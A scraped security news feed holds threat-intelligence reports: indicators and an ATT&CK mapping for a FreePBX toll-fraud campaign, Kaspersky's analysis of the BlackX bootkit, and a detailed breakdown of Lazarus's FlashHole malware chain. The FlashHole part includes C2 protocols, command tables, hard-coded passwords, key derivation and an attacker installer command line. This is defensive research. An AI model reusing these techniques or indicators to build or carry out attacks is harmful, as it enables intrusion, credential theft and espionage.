aa6dfd7ee90d9aea5af29ae39c14ff70cf8687118abadd7aa4fc98923f01ffd1 SHA256 wr.php, 160[.]119[.]69[.]4
adeb015fdb37814edc3ed45230f48d2b0e87bb195a5a7e4487c01549b47c744c SHA256 JOMANGY webshell on disk, 45[.]95[.]147[.]178 build
d345671e688ee807e1bb9b6fc45e6bb0611bbb1331c33888c8030ec2db47e672 SHA256 JOMANGY webshell on disk, 160[.]119[.]69[.]4 build
trace_bd42a8a0d23ae16c85dede7d2abaec05, trace_7544725ebaaadac217dfaa7ca8e8fe7e String JOMANGY watermarks, one per build
8b3a1d970fda0c17a0b785a990fb7b6a MD5 Webshell gate hash, JOMANGY and ZenharR
$1$nRz1Cbtk$ Hash prefix Password hash set on backdoor and service accounts

MITRE ATT&CK® Techniques

Mapped from the September /x and k.php to MITRE ATT&CK v20; the last three rows are new in this generation.

Technique ID Tactic Name Evidence
T1059.004 Execution Command and Scripting Interpreter: Unix Shell /x and k.php run as bash scripts fetched by cron
T1105 Command and Control Ingress Tool Transfer wget of /x, k.php and wr.php from the staging hosts
T1053.003 Persistence Scheduled Task/Job: Cron Minute-level beacons, a restore line and a watchdog
T1505.003 Persistence Server Software Component: Web Shell JOMANGY and ZenharR, 12 copies across the web root
T1546.004 Persistence Event Triggered Execution: Unix Shell Configuration Modification Stager added to /root/.bash_profile and /root/.bashrc
T1037.004 Persistence Boot or Logon Initialization Scripts: RC Scripts Stager added to /etc/rc.local
T1136.001 Persistence Create Account: Local Account Backdoor accounts, several at UID 0
T1098 Persistence Account Manipulation Shared password hash set on existing accounts; FreePBX admin row inserted
T1027 Stealth Obfuscated Files or Information base64, base64 and ROT13 layers around the webshell; base64 cron payloads
T1564.001 Stealth Hide Artifacts: Hidden Files and Directories Crontab spares in dot-paths such as /var/tmp/.X11/.Xauthority
T1070.006 Stealth Indicator Removal: Timestomp touch -r copies footer.php's timestamp onto the webshell
T1070.003 Stealth Indicator Removal: Clear Command History Shell and MySQL histories cleared
T1222.002 Defense Impairment File and Directory Permissions Modification: Linux and Mac Permissions chattr +i and +a on webshells and crontab spares
T1685.006 Defense Impairment Disable or Modify Tools: Clear Linux or Mac System Logs Web server, Asterisk, cron, secure and audit logs truncated, then deleted
T1686 Defense Impairment Disable or Modify System Firewall iptables rules dropping rival actors' addresses
T1496 Impact Resource Hijacking Victim's PBX and trunks used to place premium-rate calls
T1552.001 Credential Access Unsecured Credentials: Credentials In Files k.php reads 17 Asterisk, FreePBX, Issabel, Elastix and Postfix configuration files holding secrets
T1119 Collection Automated Collection The 17 files are collected by hardcoded commands on every k.php run
T1041 Exfiltration Exfiltration Over C2 Channel Multipart HTTP POST of each file to /hima_data/index.php on both staging hosts

References

  1. Cyble Research & Intelligence Labs. JOMANGY: INJ3CTOR3's Self-Healing FreePBX Toll Fraud Campaign, 21 May 2026.
  2. Fortinet FortiGuard Labs. Unveiling the Weaponized Web Shell: encystPHP, 28 January 2026.
  3. Palo Alto Networks Unit 42. ZenharR webshell and CVE-2021-45461 FreePBX exploitation, 2022.
  4. SANS Internet Storm Center. ISC Diary #32892, 13 April 2026.
  5. watchTowr Labs. CVE-2025-57819: FreePBX Endpoint module pre-authentication SQL injection, 2025.
  6. FreePBX Security Advisory. GHSA-vm9p-46mv-5xvw: CVE-2025-64328.
  7. The Hacker News, reporting Shadowserver Foundation data. 900 Sangoma FreePBX instances compromised, February 2026.
  8. beagle.sh: github.com/0x1da5/malware-campaigns

The post From Hijacked PBX to Stolen Trunk: INJ3CTOR3’s Campaign Evolves appeared first on Cyble.

Popular AI tool LiteLLM says unrevoked key allowed hackers to target users

26 de Outubro de 2026, 09:00
LiteLLM, an open-source tool widely used by artificial intelligence developers, said a key accidentally exposed in May was behind a supply-chain attack that is believed to have hit tens of thousands of users last week.

  • ✇Unit 42
  • EMudhra Intermediate CA Certificates Compromised Unit 42
    Eight compromised eMudhra intermediate CA private keys risk unauthorized TLS signing and MitM interception. Read our analysis and containment guide. The post EMudhra Intermediate CA Certificates Compromised appeared first on Unit 42.
     

EMudhra Intermediate CA Certificates Compromised

22 de Outubro de 2026, 14:15

Eight compromised eMudhra intermediate CA private keys risk unauthorized TLS signing and MitM interception. Read our analysis and containment guide.

The post EMudhra Intermediate CA Certificates Compromised appeared first on Unit 42.

Microsoft blames ConnectWise attacks on Chinese state hacker using ARTEX AI agents

22 de Outubro de 2026, 13:30
A Chinese government-aligned hacking group used automated tools to carry out the recent supply chain attack on IT management software company ConnectWise and is using the same techniques to try to compromise organizations around the globe, Microsoft said.

How APT41 revived the BlackLotus bootkit to attack diplomatic organizations in Central Asia

22 de Outubro de 2026, 03:00

Introduction

Back in October 2022, Kaspersky GReAT was looking into a peculiar advertisement on a hacking forum. A cybercriminal had been advertising a UEFI bootkit, dubbed BlackLotus, that could bypass Secure Boot, for $5,000. Given the low price for such powerful capabilities, the cybersecurity community initially took this advertisement with a grain of salt. As no BlackLotus samples were found in the wild, no one could at the time verify the claims made in the forum post.

BlackLotus advertisement

BlackLotus advertisement

However, about half a year later, in March 2023, ESET confirmed that the BlackLotus advertisement was genuine. The researchers tracked down samples of this bootkit and confirmed that it can indeed bypass Secure Boot through a vulnerability called Baton Drop (CVE-2022-21894). As this vulnerability was still exploitable in 2023, Microsoft had to release multiple security updates to address it.

Since the release of these updates, the BlackLotus bootkit has gone quiet — no publicly known attacks have used it. Yet in early 2026, we discovered a malware sample similar to BlackLotus that was used in an APT campaign in Central Asia. In this report, we share our findings, including new payloads and possible attribution of this campaign.

The return of the infamous bootkit

In early 2026 we identified a complex APT attack targeting diplomatic agencies in Central Asian countries — namely Tajikistan, Uzbekistan, and Turkmenistan. This attack involved a UEFI bootkit that we dubbed BlackX. Having examined it, we found it to be similar to BlackLotus.

Attackers have been deploying BlackX after compromising the victim machine networks and obtaining administrator privileges. To install the bootkit, we observed them dropping the following files:

  • inst.exe, an installer executable
  • PVMDIJGKAX2, an RC4-encrypted extensionless file containing files and strings required for the installation

The installer was launched with the command line C:\ProgramData\Intel\inst.exe PVMDIJGKAX2 Q46F6MDLI3RX2KV1. The last argument here is the RC4 key used for decryption.

Curiously, the file inst.exe does not contain any malicious strings or embedded blobs. All the files needed to install the malicious payload are inside PVMDIJGKAX2, which makes it harder for incident responders to retrieve the bootkit components.

The installer package drops a set of files to both system and UEFI partitions, designed to exploit the Baton Drop vulnerability. We noted that the implementation of the exploit is remarkably similar to the one used in the BlackLotus malware. As with BlackLotus, the goal of the exploit is to install custom Machine Owner Keys (MOK), which allows loading arbitrary EFI files on the target machines to manipulate Secure Boot.

While the vulnerability exploitation chain was implemented very similarly to BlackLotus, we spotted differences between the exploits in BlackLotus and BlackX. That said, the source code of the BlackLotus bootkit has never been published online. This could mean that the attackers behind BlackX either reverse-engineered the BlackLotus bootkit or purchased its source code from cybercriminals. Either way, this is an interesting observation, as we rarely see APT actors borrow ideas or code from cybercrime actors.

Payload launched by the bootkit

The UEFI payload delivered during the Baton Drop exploitation has a classic bootkit goal — to inject a malicious driver into the Windows kernel. This driver differs from the one deployed by BlackLotus and is signed with a certificate belonging to an organization named 温江区明宇网络技术服务工作室 (English: Wenjiang District Mingyu Network Technology Service Studio). At the time of writing, this certificate (serial number: 0bcdf5e0da32d68900b8b7638459d072) has been revoked by its issuer.

The driver aims to tamper with security solutions installed on the machine. For example, it disables process, thread, and registry callbacks related to security solutions. It also tampers with ETW providers so that security solutions cannot access their output. Curiously, some of the tampering procedures are designed to run only if Kaspersky or Avast solutions are installed on the infected machine. However, during dynamic analysis of this driver, we found that these procedures are useless — they fail to interfere with Kaspersky products in any way.

The driver also protects the bootkit’s files from tampering. It intercepts kernel requests to open these files and returns a handle to calc.exe instead of a malicious file handle.

User-mode second-stage payloads

Apart from tampering with security solutions, the driver also deploys a user-mode payload. We observed two such payloads, used for cyberespionage, in the wild. One of them is a RAT that can load further-stage .NET payloads. This RAT uses cloud storage for C2 server communications — we observed its versions using Google Drive, OneDrive, and Yandex.Disk. Having connected to a cloud storage service, this RAT iterates over files available there and interprets them depending on the file suffix. Below is a list of supported suffixes:

File suffix Description Type
0X01 A .NET file. The task is to parse it and run the method TEST.Class1.RunCMD(argument_array) from the module Input
0X02 Result of the call TEST.Class1.RunCMD(argument_array) Output
0X03 Task to upload a file to the drive Input
0X04 Uploaded file Output
0X05 Task to download a file to an infected machine Input
0X06 File download status Output
SSSR Contains initial system info Output

We also observed another payload delivered through the bootkit, which we dubbed OxiDLLRunner. It is a malicious DLL obfuscated with OLLVM. It is loaded by the legitimate file googleupdate.exe (original filename: jcef_helper.exe, MD5: AF8A983B9ADA07EAE1259BF2953ABD40), which is also delivered by the bootkit. The DLL decrypts the contents of the file v8_context_snapshot.bin, which resides in the same folder, and then jumps to the beginning of the decrypted content. The decrypted data starts with shellcode followed by a PE file, which is a Rust payload designed to communicate with the www[.]archivetj[.]com C2 server. During communication, this payload is supposed to receive DLL files exporting a function named create_plugin, which are then executed in separate threads.

Attribution

Based on the following facts, we have attributed this attack to the APT41 threat actor with medium confidence:

  • In June 2026, ESET published a blog post on attacks by the FishMonger threat actor, which the community assumes to be related to APT41. This post describes a kernel implant with a PDB path starting with C:\Users\xdd\Desktop. While describing the campaign, the post also suggests the possible use of an unspecified UEFI bootkit component, which might exploit CVE‑2023‑24932. We observed the identifier “xdd” used multiple times in the BlackX bootkit payloads, so we assess that BlackX is the UEFI bootkit referenced in the ESET blog post;
  • The payloads deployed by BlackX are loaded using a legitimate executable abused via DLL sideloading, and an encrypted file — this pattern is common among Chinese-speaking threat actors;
  • The OxiDLLRunner file has been obfuscated with OLLVM, an obfuscator commonly used by Chinese-speaking actors.

Why did the target organizations get infected?

During our initial analysis of BlackX, we thought that attackers succeeded in deploying it due to the negligence of the target organizations. Baton Drop, the vulnerability used to deploy BlackX, was disclosed back in 2023 and was patched, so we first thought that the infected machines lacked the relevant updates. However, our investigation proved this wrong — the targeted machines were fully patched.

Instead, we found out that the problem was with the patch itself. As it turned out, the patch for the Baton Drop vulnerability is designed to revoke the “Windows Production PCA 2011” certificate used to sign vulnerable UEFI components. However, this revocation does not happen automatically upon patch installation — the user has to trigger it manually. This is done with the following steps:

  • A registry flag is set inside HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Secureboot;
  • A scheduled task named Secure-Boot-Update is created.

This patch is designed to be applied manually — for instance, applying it automatically could break dual-boot systems relying on the “Windows Production PCA 2011” certificate to load. At the same time, this patch deployment practice creates a problem — as it is extremely unusual for a system administrator to take extra steps after installing an update. Usually, when applying patches, system administrators take no further action unless an installation failure occurs. These instructions for activating the patch are buried deep on the Microsoft website, and we assess that they are quite hard for an average IT administrator to notice.

Curiously, Microsoft’s plan for deploying the Baton Drop patches mentions an “Enforcement Phase” that involves revoking the “Windows Production PCA 2011” certificate automatically, without user interaction. At the time of publishing this post, this stage has not been implemented. On October 19, 2026, this certificate expired, but this does not prevent the vulnerable binaries from loading unless the certificate is blocklisted.

It is likely that the threat actor behind this campaign took into account that few organizations realized the importance of manually activating the Baton Drop patch. As such, we believe they decided to invest time in understanding how BlackLotus works and creating a copycat of this bootkit.

Conclusion

Patch management is important for every organization, as updates from vendors help protect software and hardware against known vulnerabilities. However, sometimes installed patches fail to protect against the flaws they address. The BlackLotus story we described is not the only such example — for instance, in 2025 Microsoft released an update against the ToolShell vulnerability that also had to be applied manually.

However, modern security solutions are designed to account for such cases when installed patches fail to protect against security flaws for one reason or another. For instance, the Exploit Prevention component available in Kaspersky products prevents exploits from running if the patch is not applied, or if it is a zero-day vulnerability with no available patch. It is thus crucial to equip all machines in an organization with security solutions and constantly monitor the alerts they raise.

  • ✇ASEC BLOG
  • September 2026 Threat Trend Report on Ransomware ATCP
    Purpose and Scope This report summarizes the quantity of new ransomware samples collected, the number of compromised systems, and statistics on targeted businesses during the month of September 2026, as well as major Korean & global ransomware issues. The analysis is based on data collected through ATIP (AhnLab Threat Intelligence Platform) and AhnLab Smart Defense, […]
     

September 2026 Threat Trend Report on Ransomware

Por:ATCP
11 de Outubro de 2026, 12:00
Purpose and Scope This report summarizes the quantity of new ransomware samples collected, the number of compromised systems, and statistics on targeted businesses during the month of September 2026, as well as major Korean & global ransomware issues. The analysis is based on data collected through ATIP (AhnLab Threat Intelligence Platform) and AhnLab Smart Defense, […]
  • ✇Securelist
  • Operation FlashHole: Lazarus breaks security, defies control Sojun Ryu
    In January, we responded to the Lazarus Group’s novel attack campaign against South Korea, which followed last year’s Operation SyncHole. In this new operation, the group employed an updated malware chain that included both their old and new malware, which we disclosed in full, and used another mandatory South Korean security software program as a part of infection chain using a watering‑hole strategy. Notably, the group targeted victims more selectively, sending spear‑phishing emails with links
     

Operation FlashHole: Lazarus breaks security, defies control

20 de Outubro de 2026, 23:07

In January, we responded to the Lazarus Group’s novel attack campaign against South Korea, which followed last year’s Operation SyncHole. In this new operation, the group employed an updated malware chain that included both their old and new malware, which we disclosed in full, and used another mandatory South Korean security software program as a part of infection chain using a watering‑hole strategy. Notably, the group targeted victims more selectively, sending spear‑phishing emails with links to fabricated but relevant sites, such as portfolio and résumé pages tailored to each target. We dubbed this activity Operation FlashHole.

Operation FlashHole attack flow during initial compromise

Operation FlashHole attack flow during initial compromise

Our examination reveals that the earliest evidence of this new operation dates back to July 2025. This suggests the group began preparing for the campaign shortly after ending Operation SyncHole, which lasted at least four months. We identified a minimum of three organizations impacted by the campaign in South Korea’s software, construction, and wired communication equipment manufacturing sectors. These sectors differ from those affected by Operation SyncHole, indicating that the group has expanded its target scope over time.

Background

After more than a year since the first observation of Operation SyncHole, we detected a suspicious execution chain originating from legitimate South Korean software. This chain mirrors the one from the previous operation; however, this time, the attacker abused CrossWeb EX instead of Cross EX, which was abused in Operation SyncHole. Both applications are related to financial security. CrossWeb EX is a financial security solution that is required to access widely used online banking and government websites. It encrypts communications between the user’s browser and the web server using public key infrastructure (PKI). This is not the first time Lazarus has abused this software. It was also used in 2021 to deploy the Racket downloader and again in 2022 and 2023. Although the exact method by which CrossWeb EX was abused remains unclear, we determined that the attack chain ultimately leads to the execution of the malware in memory.

We noted that the spawned process was running with a high integrity level. The parent process, INISAFECrossWebEXSvc.exe, originates from the installation bundle of INISAFE CrossWeb EX V3 version 3.4.1.2, released in 2023 after KrCERT’s public advisory.

As we already mentioned in our SyncHole blog post, this pattern closely mirrors the long‑standing strategy employed by the Lazarus Group to target South Korea. Since CrossWeb EX and similar software is mandatory for South Korean users and typically runs in the background to interact with the browser, it has been leveraged as a critical attack vector by the group. In 2025, a paper was presented at the USENIX Security Symposium that investigated vulnerabilities in South Korea’s mandatory security software and demonstrated how such software can unintentionally create a massive attack surface.

In July 2026, the South Korean government and several local security vendors also published a joint security advisory covering typical Lazarus attack techniques, including exploitation of financial security software. While this advisory overlaps with our findings from Operation FlashHole and Operation SyncHole, and AhnLab’s detailed analysis report Operation Double Barrel covers a wide range of recent Lazarus Group activities, we are conducting a more granular classification based on their TTPs. We will discuss this further in the attribution section.

Initial infection vector

Although we could not precisely determine what triggered the infection chain, our analysis uncovered a suspicious website hosted on GitHub Pages that is associated with the GitHub account used as the C2 channel. The GitHub account was created last September, and the initial version of the site was designed to showcase the résumé of a senior network appliance developer. In January, however, this site was replaced with another featuring an interior design showcase. The first site was likely accessed by an employee of a wired communication manufacturing company, while the second site likely affected a target in the construction sector.

Appearance of the malicious websites

Appearance of the malicious websites

The first site with the résumé had a photograph supposedly of a job seeker, but the lack of EXIF metadata and the unnatural texture of the image indicate that it was generated by AI. This suggests the Lazarus Group has incorporated AI into its long‑standing strategy, like other Korean‑speaking threat actors (1, 2). The group most likely also used AI to create the lure site: the job seeker’s name resembles the Korean version of “John Doe,” and the portfolio was populated with seemingly meaningless details and random companies. The generated site was then manually tailored to specific targets.

Suspected use of an AI-generated image on the résumé site

Suspected use of an AI-generated image on the résumé site

The websites contained embedded links that loaded an external JavaScript file via a script tag.

  • Malicious link embedded in the résumé site: hxxps://javadevhouse.co[.]kr/ajax/libs/jquery/1.7.3/jquery.min.js
  • Malicious link embedded in interior design site: hxxps://pythonapischool[.]com/api/detach

Based on the analysis, we assess with medium-to-high confidence that the targets received phishing emails containing links to the malicious site hosted on GitHub Pages (using the domain <username>.github.io). The research results showed a high possibility that visiting the malicious site initiated an infection process involving CrossWeb EX software. This assessment aligns with Lazarus’s recent approach, as detailed in the joint advisory published by the South Korean government and security companies.

Full infection chain

Following the initial compromise, the legitimate Windows binary fsquirt.exe was executed under the CrossWeb EX process and injected with shellcode containing a malicious DLL – TechHub malware. From our extensive and thorough examination, we identified several malicious payloads and reconstructed the complete infection chain. The infection chain is rather complex and reveals the Lazarus Group’s advanced operational techniques on targeted hosts. These techniques conceal their malicious payloads, intent and their sophisticated malware delivery framework. The latter was updated extensively compared to the previous campaign, despite the new operation starting less than a year later. Significantly, the execution chain below exists only in memory during the initial infiltration, highlighting the attackers’ considerable efforts to hide the initial compromise.

Initial infection chain

Initial infection chain

Following the initial compromise, the group sought to maintain persistence on the network by installing a pair of malware strains – TouchHub and TouchShift – leveraging DLL side‑loading under the name mscoree.dll. TouchHub was deployed by the first instance of TechHub. It then used DLL side-loading to launch TouchShift, which led to the in‑memory execution of another TechHub instance. After launching the second time, TechHub deployed another pair, ClientHub and LPEClient, rather than executing Cubridge directly. Only minimal traces of these files were found on disk; the remainder of the malicious code persisted exclusively in memory.

Expanded infection chain after gaining persistence

Expanded infection chain after gaining persistence

Since Cubridge remains only in memory at the initial compromise stage, we suspect the group designed this indirect, multistage chain to deliberately redeploy Cubridge after gaining persistence, as it serves as the most sophisticated orchestrator of the attack.

Malware set

The full chain comprises advanced variants of the known Lazarus malware strains, including TechHub, Cubridge, TouchShift, LPEClient, and the newly identified TouchHub and ClientHub.

TechHub – the start of the chain

TechHub, a downloader that plays a central role in this attack, communicates with GitHub using a Personal Access Token (PAT). It serves as the initial payload, providing the top of the chain with sufficient functionality to profile compromised hosts and facilitate subsequent payloads.

This variant is a more advanced version of the malware named CLOUDBURST by Mandiant and NickelLoader by ESET. According to their reports, the earlier version communicated with a C2 server via HTTP(S) to fetch additional payloads. The latest iteration we found, however, communicates with GitHub instead and has updated command strings.

We identified three variants of TechHub in the chain: an in‑memory version, a simple DLL side‑loading version, and a DLL side‑loading version that uses a registered Windows service. Depending on which stage loads the malware, it contacts a private GitHub repository via the GitHub API using either hard‑coded credentials or credentials retrieved from its configuration file.

When TechHub loads, it creates a 4‑byte hexadecimal identifier (ID) in the range 0x1000–0xFFFF or reads one from the configuration file, enabling the attackers to distinguish between compromised hosts. TechHub then checks a GitHub issue by sending the request GET /issues?state=[open/closed] to determine whether any previous communication remains active and removes any traces of it if found. It then proceeds with the handshaking process.

  1. It creates a new issue titled 1[ID] with the body “hel” using the POST /issues request, and sets its status to open.
  2. It then retrieves a file from the repository containing the 2[ID] value in its name. This file contains the RSA public key.
  3. It generates a random 16‑byte XOR key, encrypts it with the provided RSA public key, and uploads the result, prefixed with 1[ID], to the repository.
  4. The hard‑coded IV is XORed with the generated 16‑byte key and then used after the handshake.

During file exchange, filenames follow the pattern [1|2][ID][random-16-byte-key] throughout communication. The “2” prefix indicates delivery from the repository to TechHub, while “1” indicates delivery from TechHub to the repository. The random 16‑byte key in the filename is used for AES encryption or decryption of each file’s contents, employing either a hard‑coded IV or an updated IV.

After the key exchange is complete, TechHub reads a file with the prefix “2” once again and verifies that the delivered data equals “hel”. If the check passes, TechHub gathers extensive information from the infected host. This data is then encrypted and sent to the repository. After transmitting the device information, the process concludes by updating the body of the previously created issue from “hel” to “hey” using PATCH /issues/[issue number]. The malware is now fully prepared to receive commands from the repository.

TechHub supports four commands. The laeca command deploys a payload packaged in shellcode that reflectively loads the embedded payload directly into memory.

Command Description
mqdrz Collect information about the device and its running processes
laeca Directly invoke the received shellcode in memory
aqvxp Terminate the current process
rtcya Beaconing after finishing the handshake process

Cubridge – the framework orchestrator

Cubridge, deployed via TechHub on the compromised host, is capable of retrieving various payloads through multiple methods. It serves as the central orchestrator of the entire malware framework, supporting a range of plugins, modules, and tools. An earlier version of Cubridge was also disclosed in the reports covering the previous version of TechHub. In those reports, Mandiant identified it as SIDESHOW, and ESET identified one of its modules as LightlessCan.

To establish communication with the C2 server, Cubridge randomly selects one of the predefined C2 servers and constructs a dedicated C2 URL for every request, using the pattern [C2_URL]/[page1]/[page2]/[page3]. This is achieved by concatenating terms from predefined word lists. Our analysis identified a single hardcoded C2 server – hxxps://cubedesign[.]co[.]kr/news/AABBCC – associated with the examined instance that is configured to version 5.1. During URL generation, AABBCC is substituted with a null value. The page3 segment is assigned a randomly generated integer between 10000000 and 99999999. Consequently, each generated URL is designed to appear authentic and remain unique for each request.

The predefined list for page1 is shown below. TechHub randomly selects one item from the list.

economy, opinion, politics, national, international, medical, investment, sports, lifestyle, shopping, culture

The predefined word list for page2 is shown below.

article, list, story

This means the hardcoded URL can later be transformed, for example, into hxxps://cubedesign[.]co[.]kr/news/economy/article/12345678 by following the steps described above.

Authentication using the POST request with the C2 server requires three parameters in the form of key‑value pairs. Each key is randomly generated using a different predefined word dictionary, and the associated values consist of a randomly generated 8‑byte hexadecimal bot ID, a fixed authentication token (KW4Ofw982CNJjxd51AVqkGAop), and a randomly generated 16‑byte hexadecimal session ID.

Cubridge employs a more robust handshaking process than TechHub, combining the RSA and RC6 algorithms. Unlike TechHub, it skips the profiling step and proceeds directly to command and control after the handshake. During communication, the malware mimics browser requests, using X‑CSRF‑Token and X‑Requested‑With headers for authentication and the Upgrade‑Insecure‑Requests header to request additional data.

Cubridge's communication sequence

Cubridge’s communication sequence

Cubridge contains extensive functionality, with a particular focus on loading subsequent‑stage payloads. The commands employ various techniques, such as DLL injection, reflective loading, and section‑mapping injection. The payloads may be delivered in various forms:

  • Plugins – reusable extensions that add functionality as needed and can be invoked at any time (in shellcode and DLL form);
  • Tools (in DLL form) – independent utilities that perform one-off tasks;
  • Modules – components that are loaded once and remain active providing an extended set of functionalities.

It is anticipated that the commands for plugins and shellcode will load identical types of plugins because both support a similarly formed exported function for subsequent activity. The shellcode can be generated using the open‑source sRDI tool to package a DLL‑style plugin. The capabilities of a single DLL are likely utilized to load a tool that works independently because when a single DLL is loaded, only its DllMain entry point and its parameters are accessible; no other exported functions are exposed.

Command Payload type Description
0 – Collect device info including the computer name, time zone, PID, and other similar details
1 Archive the specified file/directory using the legacy ZipCrypto algorithm and the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
2 Create a file at the specified path
3 Possibly plugin Inject the provided DLL payload into the target process and load it reflectively using reflective DLL injection
4 Plugin Reflectively load a plugin in DLL format
5 Retrieve the address of the specified exported function from the target plugin and run it with the provided parameters
6 Retrieve all information about the loaded plugins
7 Unload the specified plugin
8 Shellcode Inject the provided shellcode into the target process and load it using section mapping injection
9 Load the provided shellcode directly into memory
10 Retrieve the address of the specified export function from the target shellcode (likely a plugin in shellcode form) and run it with the provided parameter
11 Retrieve all information about the loaded shellcode
12 Unload the specified shellcode
13 – Set the scheduled Cubridge execution time (in minutes) by updating a global variable
14 Set the scheduled Cubridge execution time (in minutes) by updating a global variable, while disabling monitoring by also updating another global variable
15 Terminate in a controlled manner
16 Get the configuration for Cubridge: retrieve the global flags, the number of C2 servers, the C2 addresses, etc.
17 Update the global flags, the number of C2 servers, the C2 addresses, etc.
18 Tool Load a DLL reflectively with the specified parameter
19 Configure the parameters for loading a single DLL
20 Unload the single DLL
21 Module Load the “action module” (ActionModule.dll) reflectively and invoke its AppinfoView export function
22 Load the “function module” (FunctionModule.dll) reflectively and invoke its PresentationFontConfig export function

Commands 21 and 22 each load a different module. As their internal names imply, the action module manages basic file and process operations, while the function module implements Windows’ default commands. The action module covers commands 23–41, and the function module handles commands 42–79.

The action module handles system operation commands, file system interactions, and process behavior. It is invoked by passing the appropriate command and parameters to its AppinfoView export function. The module supports 19 commands, numbered 23 through 41. Execution results are first sent to Cubridge, which then forwards them to the C2 server.

Command Role
23 Get local disk space for each drive
24 Get information about the specified file or directory
25 Execute the provided command
26 Get information about the specified file or directory (similar to command 24)
27 Execute the provided command under the target process (PPID spoofing)
28 Execute the provided command under the target process within the provided session (PPID spoofing + session impersonation)
29 Get detailed information about processes
30 Terminate the provided process
31 Suspend all threads belonging to the specified process
32 Resume all threads belonging to the specified process
33 Permanently delete the file by overwriting its entire contents with the sequence: 0 → 1 → random bytes → 1 → 0
34 Rename the provided file to :EFS (the alternate data stream area) and delete it using the native API SetFileInformationByHandle
35 Set the current working directory
36 Copy the specified file to the provided path
37 Delete the specified directory
38 Move the specified file to the provided path
39 Create the provided directory
40 Initiate a non‑blocking connection attempt to the specified IP address and port (possibly for port scanning)
41 Read the specified file

The function module implements commands that emulate Windows’ built-in commands. Similar to the action module, its DllMain routine initializes all supported command functions, which are later accessed through the PresentationFontConfig export. Altogether, the module offers 38 commands, numbered from 42 to 79. While we believe this module is based on the previous LightlessCan, this is the first time we’ve seen it in the form of a separate module.

Command Role
42 Capture all displays and archive them using the legacy ZipCrypto algorithm with the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
43 Synchronize the MAC (Modified, Accessed, and Created) times of the file provided in the second argument to match those of the file provided as the first argument
44 Get information about the specified directory
45 Get information about the specified drive
46 Inject the provided DLL payload into the target process
47 Unload the specified DLL from the specified process
48 Implementation of the ipconfig command
49 Implementation of the net command
50 Implementation of the netsh advfirewall firewall command
51 Implementation of the netstat command
52 Implementation of the ping -6 command
53 Implementation of the reg command
54 Implementation of the sc command
55 Implementation of the ping command
56 Implementation of the whoami command
57 Implementation of the nslookup command
58 Implementation of the schtasks command
59 Implementation of the systeminfo command
60 Implementation of the arp command
61 Call the CryptUnprotectData function to retrieve the AES key that DPAPI protects. Extract the key using the encrypted_key keyword from Chromium’s Local State file located at: %LOCALAPPDATA%\Google\Chrome\User Data\Local State
62 Not implemented
63 Not implemented
64 Read the specified file and decrypt it using an XOR operation with the key 0x59. Then extract the paths from the decrypted buffer and archive files and directories at these paths with the legacy ZipCrypto algorithm, using the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
65 ~ 79 Not implemented

Besides the modules, we also observed that the actor deployed various plugins and tools.

Type of payload Name Description
Plugin ADFinder (AdFinder.dll) Launches LDAP queries in an Active Directory environment, taking six arguments such as log file path, ADsPath, search filter, and attribute names
Plugin FileCollector (Dll.dll) Recursively scans every subdirectory and file in the provided directory, gathering detailed information about each
Tool Browser stealer Can be injected into Chromium-based browsers, such as Google Chrome, Microsoft Edge, and Brave. Once injected, it extracts files and credentials from the victim’s browsers, including stored passwords, bookmarks, history, preferences, and cookies
Tool Process collector Iterates over all running processes, collecting each process’s ID, path, and command line

TouchHub installs a service for TouchShift

During our analysis, we obtained a previously unknown malware sample from TechHub’s private GitHub repository, which served as a parent installer for TouchShift. We dubbed this malware TouchHub. Upon execution, it copies the legitimate printfilterpipelinesvc.exe to C:\Windows\System32\RasConv\ImeBroker.exe, registers it as a service, and places an embedded TouchShift payload named mscoree.dll in the same directory. Following creation, the malware synchronizes the MAC timestamps of C:\Windows\System32\drivers\monitor.sys with those of the newly written file, hindering forensic analysis.

It then goes through the service registration process by collecting up to 100 legitimate service names that are registered under the netsvcs svchost group in HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost. It randomly selects one of these names, appends two random alphabetic characters to form a new service name, and uses this name to create a service that runs the hard‑coded command line C:\Windows\System32\RasConv\ImeBroker.exe -TimeBroker with the description Microsoft Service. The newly created service is started immediately.
Overall, TouchHub creates three files in the designated directory to launch TouchShift with SYSTEM privileges.

Path Type Description
C:\Windows\System32\RasConv\ImeBroker.exe Executable file registered as a service Copied from C:\Windows\System32\printfilterpipelinesvc.exe
C:\Windows\System32\RasConv\mscoree.dll Side-loaded TouchShift payload Dropped by TouchHub. It contains encrypted payloads and includes portions of a legitimate DLL’s contents, which significantly inflates its size
C:\Windows\System32\RasConv\ActivationStore.dat TechHub’s configuration file Dropped by TouchHub after extracting configuration values

TouchShift, a prevalent loader employed across multiple infection chains

The version of TouchShift dropped by TouchHub is almost identical to the version described in Mandiant’s blog post, even sharing the same malicious export function, LockClrVersion. It takes the argument supplied by TouchHub and XORs it with a hard‑coded key. The resulting value is XORed once more with the executable’s filename, and this result is used as the AES key. All strings involved in this process (the argument, the XOR key, the filename) must be exactly 16 bytes long. If a string is shorter, it is padded with NULL bytes (\x00); if it is longer, it is truncated to 16 characters. For example, one of the string combinations in the obtained sample was:

  • Argument: -TimeBroker\x00\x00\x00\x00\x00 (padded with NULL)
  • Hard-coded XOR key: x809G736iC3f8Wp8
  • Executable filename: ImeBroker.exe\x00\x00\x00 (padded with NULL)

After deriving the key, the malware decrypts the embedded payload using AES‑CBC‑128 without padding. The decrypted data is shellcode that starts with a call instruction. It wraps the next‑stage payload – identified as the third version of TechHub (DLL side-loading with a registered service) – that reads the ActivationStore.dat file as an external configuration.

ClientHub

We also identified a new piece of malware stored in TechHub’s private repository, which we named ClientHub. It supports various commands formed using a bitmask. There are at least two versions of ClientHub: one that communicates with websites via HTTP(S) and one that interacts with the Dropbox API using credentials.

Depending on the version, its configuration is sourced from internal resources or the external configuration file C:\Program Files\Common Files\System\msadc\msadc.inc. The configuration comprises keys and IVs for the SNOW 1.0 algorithm, scheduled execution times, and C2 server addresses encrypted with the SNOW stream cipher. The SNOW cipher is a family of high‑speed stream ciphers used for secure data encryption in telecommunications and wireless networks. This is the first time it has been observed in the malware of the Lazarus Group.

